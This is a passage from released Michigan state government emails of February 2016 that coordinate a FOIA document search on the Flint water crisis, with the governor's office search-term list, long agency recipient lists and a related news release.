All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees

should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

Legionnaire

Legionella

"boil water order" & "Flint" (anywhere in document)

"coli" & Flint (anywhere in document)

"bacteria" & "Flint" (anywhere in document)

"microb" & "Flint" (anywhere in document)

"TTHM" & "Flint" (anywhere in document)

"Lead" & "Flint" (anywhere in document)

"emergency" & "Flint" (anywhere in document)

Karegnondi

"Genesee County Health Department"

"Flint" (within sentence) "utilities"

"Lead and Copper Rule"

"Detroit Water and Sewerage Department" & "Flint" (anywhere in document)

"DWSD" & "Flint" (anywhere in document)

"Flint River"

"Pb" & "water" (anywhere in document)

"KWA"

*Ruth Thomet,*

Executive Assistant - Legal Department

Executive Office of the Governor

111 South Capitol Avenue

P.O. Box 30013

Lansing , Michigan 48909

517-241-5630

Laurie Westfall

General Manager

DTMB, MCSC, MDE and CEPI

Office: 517-335-1226

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**HELP. CONNECT. SOLVE.**

---

**From:** Wilmore, Susan (MCSC)  
**Sent:** Friday, February 12, 2016 4:03 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** Re: FOIA discussion

**Follow Up Flag:** Follow up  
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Thanks, Laurie. Have a good weekend also!

Susan

Sent from my iPhone

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**From:** Thomet, Ruth (GOV)  
**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgite (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levensgood, Vicki (MDCR) <[LevensgoodV@michigan.gov](mailto:LevensgoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon,

Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) <[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[WoodhamsF@michigan.gov](mailto:WoodhamsF@michigan.gov)>

**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

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“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

*Ruth Thomet,*

Executive Assistant - Legal Department

Executive Office of the Governor

111 South Capitol Avenue

P.O. Box 30013

Lansing , Michigan 48909

517-241-5630

Laurie Westfall

General Manager

DTMB, MCSC, MDE and CEPI

Office: 517-335-1226

Cell: 517-242-3499



<image001.png>

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**From:** Simon, Jodi (DTMB)  
**Sent:** Friday, February 12, 2016 4:22 PM  
**To:** Westfall, Laurie (DTMB)  
**Subject:** FW: NEWS RELEASE: Gov. Rick Snyder releases departmental emails produced regarding Flint water crisis

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

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**From:** GOV Newsroom [mailto:govnewsroom@govsubscriptions.michigan.gov]  
**Sent:** Friday, February 12, 2016 10:13 AM  
**To:** Simon, Jodi (DTMB) <SimonJ@michigan.gov>  
**Subject:** NEWS RELEASE: Gov. Rick Snyder releases departmental emails produced regarding Flint water crisis



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
CORE News Release

**Contacts:** [Dave Murray](#), [Laura Biehl](#), or [Anna Heaton](#)

517-335-6397

**FOR IMMEDIATE RELEASE**  
Friday, Feb. 12, 2016

## **Gov. Rick Snyder releases departmental emails produced regarding Flint water crisis**

LANSING, Mich. - Gov. Rick Snyder's office today posted emails and corresponding documents that have been made available to requesting entities from state departments regarding the Flint water crisis. The documentation represents requests fulfilled to date by the Department of Environmental Quality, Department of Health and Human Services, Department of Treasury, Department of Technology, Management and Budget, and Department of Agriculture and Rural Development regarding Flint water.

"All levels of government failed the people of Flint," Snyder said. "This crisis should never have happened, but we are making progress each day to meet the needs of residents."

"By making the information easily accessible, everyone can review it and take what they need, and then we can all focus and work together on solutions, healing and moving Flint forward."


**NOTE: All emails and attachments can be accessed using the below links. Documents are large and will take time to download. Viewing on a mobile device is not recommended.**

### **LEGAL NOTICE**

- The release of these documents is not a waiver of any legal privilege. Because of the voluminous nature of these records, some documents that are subject to the attorney-client, attorney work product, and other privileges may have been inadvertently disclosed. Should this posting include such documents, their disclosure here does not constitute a waiver of the privilege.
- Those seeking information as part of a legal proceeding or investigation should not rely solely upon the documents posted here to satisfy their request. Such requests should be directed to the appropriate state custodian.
- The posting of these documents does not, is not intended to, and cannot be relied upon to, create any right or benefit, substantive or procedural, that is enforceable by any external party.
- DEQ1
- DEQ2
- DEQ3
- DEQ4
- DTMB
- DHHS
- MDARD
- Treasury

#

STAY CONNECTED:



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This email was sent to [simoni@michigan.gov](mailto:simoni@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:23 PM  
**To:** Simon, Jodi (DTMB)  
**Subject:** FOIA

**From:** Thomet, Ruth (GOV)

**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <buckberryg@michigan.gov>; Chivis, Candace (MDCR) <Chivisc@michigan.gov>; Christian, AI (DMVA) <christiana@michigan.gov>; Colberg, Nicole (DNR) <ColbergN@michigan.gov>; Deacon, Brad (MDARD) <deaconb9@michigan.gov>; Fleming, Stephani (LARA) <FlemingS2@michigan.gov>; Gnodtke, John (MCSC) <GnodtkeJ@michigan.gov>; Gregg, Randall (DIFS) <GreggR2@michigan.gov>; Groves, Cheryl (MDOC) <GrovesC@michigan.gov>; Head, David (MDE) <HeadD@michigan.gov>; Heffner, Bradley (MEDC) <heffnerb@michigan.org>; Hinkley, Lori (MSP) <hinkleyl@michigan.gov>; Kobus, Dawn (DIFS) <kobusd@michigan.gov>; Noll, Melissa (MDOS) <NollM1@michigan.gov>; Novak, Doug (MDOS) <NovakD@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>; Robert, Carla M. (Treasury) <RobertC@michigan.gov>; Sarkisian, Jennifer (AG) <SarkisianJ@michigan.gov>; Vorce, Susan (DEQ) <VORCES@michigan.gov>; Weber, Travis (GOV) <WeberT7@michigan.gov>; Wendling-Richards, Christy (AG) <WendlingRichardsC@michigan.gov>; Ackley, Martin (MDE) <AckleyM@michigan.gov>; Bach, Katie (MSHDA) <BachK@michigan.gov>; Banner, Shanon (MSP) <BannerS@michigan.gov>; Begnoche, Michelle (MEDC) <begnochem@michigan.org>; Bitely, Andrea (AG) <BitelyA@michigan.gov>; Brown, Melanie (DEQ) <BrownM45@michigan.gov>; Brown, Tiffany (MSP) <BrownT22@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Campbell, Maura (DHHS) <CampbellM16@michigan.gov>; Cranson, Jeff (MDOT) <CransonJ@michigan.gov>; DeVol, Lauren (DMVA) <DeVoll@michigan.gov>; Ellis, Jan (MDE) <EllisJ@michigan.gov>; Fedorchuk, Matthew (MCSC) <fedorchukm@michigan.gov>; Fischer, Tim (MDOT) <FischerT2@michigan.gov>; Gautz, Chris (MDOC) <GautzC@michigan.gov>; Gendreau, Gisgie (MDOS) <GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william\_r.humes2.mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ31@michigan.gov>; Miller, Misty (MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>

**Cc:** Weber, Travis (GOV) <WeberT7@michigan.gov>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

Legionnaire  
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“boil water order” & “Flint” (anywhere in document)  
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“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”


*Ruth Thomet,*  
Executive Assistant - Legal Department  
Executive Office of the Governor  
111 South Capitol Avenue  
P.O. Box 30013  
Lansing , Michigan 48909  
517-241-5630

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
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**HELP. CONNECT. SOLVE.**

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**HELP. CONNECT. SOLVE.**

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:35 PM  
**To:** Galeazzi, Tiziana (DTMB)  
**Subject:** FOIA

**Importance:** High

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Tiziana – just keeping you in the loop in case you hadn't seen this update on the search criteria from the Governor's office. My client sent it to me.

**From:** Thomet, Ruth (GOV)

**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgie (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levengood, Vicki (MDCR) <[LevengoodV@michigan.gov](mailto:LevengoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) <[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[Woodhamsf@michigan.gov](mailto:Woodhamsf@michigan.gov)>  
**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>  
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"Lead" & "Flint" (anywhere in document)

"emergency" & "Flint" (anywhere in document)

Karegnondi

"Genesee County Health Department"

"Flint" (within sentence) "utilities"

"Lead and Copper Rule"

"Detroit Water and Sewerage Department" & "Flint" (anywhere in document)

"DWSD" & "Flint" (anywhere in document)

"Flint River"

"Pb" & "water" (anywhere in document)

"KWA"

*Ruth Thomet,*

Executive Assistant - Legal Department

Executive Office of the Governor

111 South Capitol Avenue

P.O. Box 30013

Lansing , Michigan 48909

517-241-5630


Laurie Westfall

General Manager

DTMB, MCSC, MDE and CEPI

Office: 517-335-1226

Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**


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
Laurie Westfall

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---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:48 PM  
**To:** Buckberry, Gary (DTMB)  
**Subject:** FOIA process


**Importance:** High

Gary – I left you a voice today after being given your name as the DTMB FOIA expert. I’m reaching out just to determine if there is a set process/format/policy (i.e. email saved to a PDF format, other...) for sending FOIA files to the AG’s e-discovery or other designated system based on the recent request for Flint Water FOIA information to be completed by all agencies by the end of February and sent to a centralized location. I realize that different folks have been assigned roles to handle this issue, but thought I’d reach out and to learn anything about the normal processes and expectations from you.

I serve as DTMB, MCSC, MDE & CEPI’s General Manager (handle IT oversight for these areas) and wanted to introduce myself if you ever need assistance as well.

Look forward to hearing from you and have a nice long holiday weekend.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:59 PM  
**To:** Moody, Michael (DTMB)  
**Cc:** Gabler, David (DTMB)  
**Subject:** FOIA - phone message  
**Attachments:** FOIA Project Updates to General Managers

Mike – I left you a voice mail late this afternoon just to reach out to you and give you a heads up on a large FOIA request concerning the Flint Water issue.

I'm sharing a communication I just received on this topic within DTMB along with a copy of the search criteria distributed from the Governor's office late today to the agencies (Kurt Weiss was copied for SBO). I understand that this information is due by the end of this month to the Governor's legal team. Not sure if it will impact your area, but wanted to make you aware due to the short timeframe to gather this information.

If you need assistance, let us know and we'll see what we can do. Hope you have a great, long holiday weekend.

**From:** Thomet, Ruth (GOV)  
**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgise (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levengood, Vicki (MDCR) <[LevengoodV@michigan.gov](mailto:LevengoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) 